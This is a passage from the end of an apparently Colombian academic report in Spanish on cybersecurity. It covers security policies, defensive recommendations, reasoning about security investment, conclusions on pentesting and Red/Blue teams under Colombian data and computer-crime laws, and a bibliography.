aplican para todas las personas que utilizan la infraestructura de una empresa. Entre las principales políticas para resguardar la seguridad de la información están:

- ✓ Política de seguridad de la información
- ✓ Política del sistema de gestión de la información
- ✓ Política de protección de datos
- ✓ Política de backup
- ✓ Política de control de acceso
- ✓ Política de cifrado
- ✓ Política de navegación
- ✓ Política de roles y perfiles para sistemas de información
- ✓ Política de gestión de activos
- ✓ Política de gestión de Vulnerabilidades
- ✓ Política de gestión de incidentes de seguridad

7.3 RECOMENDACIONES

Para elevar o mejorar la postura de seguridad de una organización, es necesario contar con los medios y recursos necesarios, para ello se requiere apoyo total de la alta gerencia, ya que generalmente esto solo se logra con la implementación de herramientas y recursos tecnológicos que por lo general requieren de un gasto.

No obstante, el planteamiento no puede realizarse sin contemplar la mínima inversión como lo es el recurso humano, de ahí en adelante deprende del nivel de seguridad que la alta gerencia desee tener para garantizar la protección de la información, a continuación, destaco las medidas de seguridad que una organización requiere para mantener su información a salvo.

- El talón de Aquiles de una organización son los usuarios ignorantes en la materia de seguridad informática, es por ello que se debe establecer una estrategia con la que se mitigue este aspecto, la cual va desde la capacitación en lo que concierne a políticas de seguridad, como realizar campañas de concientización frente a temas de ingeniería social y Phishing.
- Otro aspecto importante es el tema de la navegación, por lo cual se recomienda establecer un control que permita el acceso a los niveles de navegación, solo al personal que logre demostrar habilidades y destreza en el manejo de este recurso.
- Serrar brechas es fundamental para mantener los recursos aislados y proteger los activos, por esto se recomienda establecer controles segregando los accesos y privilegios solo al recurso necesario a cada usuario.
- En cuanto a los sistemas operativos y recurso de red, es indispensable que estos se mantengan con sus debidas actualizaciones, que se tenga un plan

de gestión de vulnerabilidades y remediaciones a la medida para mantener el nivel de seguridad.

- Elaborar un plan de hardening para toda la infraestructura que se ejecute mínimo 1 vez al año.
- En cuanto a herramientas para asegurar la información, se recomienda implementar encriptado de discos bitlocker, herramienta de prevención de fuga de información DLP.
- Para control de acceso remoto, acceso por VPN o acceso a cuantas de correo implementar autenticación MFA.
- Realizar pruebas de penetración con frecuencia para identificar a tiempo brechas de seguridad

7.4 CONCLUSIONES QUE ORIENTEN ASPECTOS IMPORTANTES EN CUANDO A LA INVERSIÓN DE CIBERSEGURIDAD DENTRO DE LAS ORGANIZACIONES

Vender el hecho de que la seguridad informática es fundamental para una empresa se ha convertido en una función principal del área de TI de una organización, es el día a día, ya que por un lado se está buscando nuevas herramientas para endurecer los niveles de seguridad, y que estas no representen un alto costo, en tanto por otro lado se busca la forma de explicar el coste beneficio a la alta gerencia.

- Implementar mecanismos de control que no generen costos elevados es una tarea fundamental para las áreas de TI, para esto se utiliza el recurso humano con capacidad analítica que pueda estudiar y comprender las leyes a fin de trasmitir dicha información a los funcionarios y generar conciencia en ellos, con esta tarea se logra reducir el riesgo de que un usuario cometa algún delito interno que le genera a la empresa perdidas económicas superiores a lo que puede ser el salario del ingeniero encargado de la concientización.

- Medir los riesgos y amenazas es fundamental para determinar el nivel de exposición frente a un ataque informático, es por ello que se debe implementar una tarea de pruebas de penetración, que lleve de la mano un diagnóstico y que además gestione las vulnerabilidades identificadas, con esta actividad de minimiza el impacto de un ataque al materializarse puede dejar perdidas económicas sustanciales; estas pruebas las puede realizar igualmente un grupo de ingenieros con conocimientos y experticia en la materia, su costo “salario” está por debajo en comparación con lo que representaría una amenaza materializada.

- Realizar gestión con herramientas con licencia GPL, para protección de los sistemas y de la información representa un menor valor en inversión, sin embargo, estas no son lo suficientemente robustas como para contener un ataque real; por tanto, una buena decisión es invertir en herramientas que garanticen un nivel óptimo de seguridad, esta inversión generalmente tiene un ROI, ya que su inversión va de la mano con el costo beneficio.

- Equipos de trabajo, generalmente un área de TI no cuenta con recursos independientes para gestionar todas las operaciones, desde soporte primer nivel, soporte segundo nivel, desarrollo, gestión de infraestructura, por tanto, en el auge que está teniendo la ciberseguridad es indispensable pensar en implementar un equipo de trabajo que este 100% dedicado a la protección de la información y las infraestructuras tecnológicas. Es aquí donde se ve necesario contar con los recursos idóneos en cada rama de la materia para gestionar de forma correcta la seguridad de la información, es aquí donde entran los equipos Red Team y Blue Team, su costo beneficio depende del nivel de seguridad que como gerentes quieran emplear para resguardar y asegurar la confidencialidad, integridad y disponibilidad de la información.

CONCLUSIONES

- Se realizó la revisión de la normatividad de delitos informáticos Ley 1273 de 2009 y protección de datos personales Ley 1581 de 2012, donde se identifica cada aspecto importante en cuanto a sanciones disciplinarias como económicas que puede conllevar infringir dichas leyes; Con esta información ya es claro que postura tener frente a un acuerdo de confidencialidad y cómo actuar con ética frene a una situación laborar.

- Se comprende la función de los equipos Red Team y Blue Team y su importancia en ciberseguridad para una organización, de cómo estos se integran con otros equipos de TI para trabajar en pro de elevar los niveles de seguridad y como con estos se logra reducir amenazas y evitar ataques.

- Se aprende a realizar pentesting controlado, a usar cada una de sus etapas y emplear las técnicas y herramientas de ciberseguridad adecuadas para identificar fallos y vulnerabilidades en un sistema o infraestructura tecnológica.

- Se aprendió sobre herramientas y técnicas para identificar amenazas, y se aplica dicho conocimiento realizando “Hardening” para elevar las medidas de seguridad, remediar y cerrar brechas de seguridad en una organización.

BIBLIOGRAFÍA

Allen, Mateus. (2017). Hacking ético basado en la metodología abierta de testeo de seguridad – OSSTMM, aplicado a la rama judicial, seccional armenia. Stadium UNAD (pp. 33-40). https://stadium.unad.edu.co/preview/UNAD.php?url=/bitstream/10596/17410/1/94288061.pdf

Alvarez, Vilma. (2018). Propuesta de una metodología de pruebas de penetración orientada a riesgos. Semanticscholar. (pp. 1-26). https://pdfs.semanticscholar.org/f3be/44039e5f4c1bfced6ad23455291b2a304c77.pdf

Código de ética. (n.d.). Gov.co. Retrieved February 26, 2024, from https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

Desmantelan en Bogotá banda dedicada a clonar y falsificar tarjetas de crédito. (n.d.). Com.co. Retrieved February 26, 2024, from https://www.asuntoslegales.com.co/actualidad/desmantelan-en-bogota-banda-dedicada-a-clonar-y-falsificar-tarjetas-de-credito-2830975

Gaviria, Raúl. (2015). Guía práctica para pruebas de pentest basada en la metodología OSSTMM v2.1 y la guía OWASP v3.0. Repositorio Unilibre Pereira.(pp. 18-61). https://repository.unilibre.edu.co/bitstream/handle/10901/17296/GU%c3%8dA%20PR%c3%81CTICA%20PARA%20PRUEBAS.pdf?sequence=1&isAllowed=y

General knowledge: What is pentesting? - Security of the information. (North Dakota.). www.uv.mx. Retrieved on April 4, 2024, from https://www.uv.mx/infosegura/general/trabajos_pentesting/

Incibe. (2019). ¿Qué es el pentesting? Auditando la seguridad de tus sistemas. INCIBE. https://www.incibe.es/protege-tu-empresa/blog/el-pentesting-auditando-seguridad-tus-sistemas

Ley 842 de 2003. (n.d.). Gov.co. Retrieved February 26, 2024, from https://www.copnia.gov.co/nuestra-entidad/normatividad/ley-842-de-2003

Mintic. (2009). Ley 1273 [LEY_1273_2009].Mintic. (pp. 1-4). https://normograma.mintic.gov.co/mintic/docs/pdf/ley_1273_2009.pdf

Mintic. (2012). Ley 1581 [LEY_1581_2012]. Mintic. (pp. 1-11). https://normograma.mintic.gov.co/mintic/docs/pdf/ley_1581_2012.pdf

PandaSecurity. (2018). Pentesting: Una herramienta muy valiosa para tu empresa. Panda Security Mediacenter. https://www.pandasecurity.com/spain/mediacenter/seguridad/pentesting-herramienta-empresa/

Peña, M. J. (2021, May 19). What is Footprinting? International Business School. https://eiposgrados.com/blog-ciberseguro/que-es-footprinting/

Rapid7. (2012). Metasploitable 2. (s. f.). Metasploit. https://metasploit.help.rapid7.com/docs/metasploitable-2

Smartekh Group. (n.d.). WHAT IS HARDENING? Smartekh.com. Retrieved April 4, 2024, from https://blog.smartekh.com/que-es-hardening

The concept of CVE. (n.d.). Redhat.com. Retrieved April 4, 2024, from https://www.redhat.com/es/topics/security/what-is-cve

What does SIEM mean and how does it work? (n.d.). Ambit-bst.com. Retrieved April 4, 2024, from https://www.ambit-bst.com/blog/qu%C3%A9-significa-siem-y-c%C3%B3mo-Function

ANEXOS

LINK VIDEO PRESENTACION

https://youtu.be/J19cYerjO_c

REVISION DE PLAGIO- TURNITIN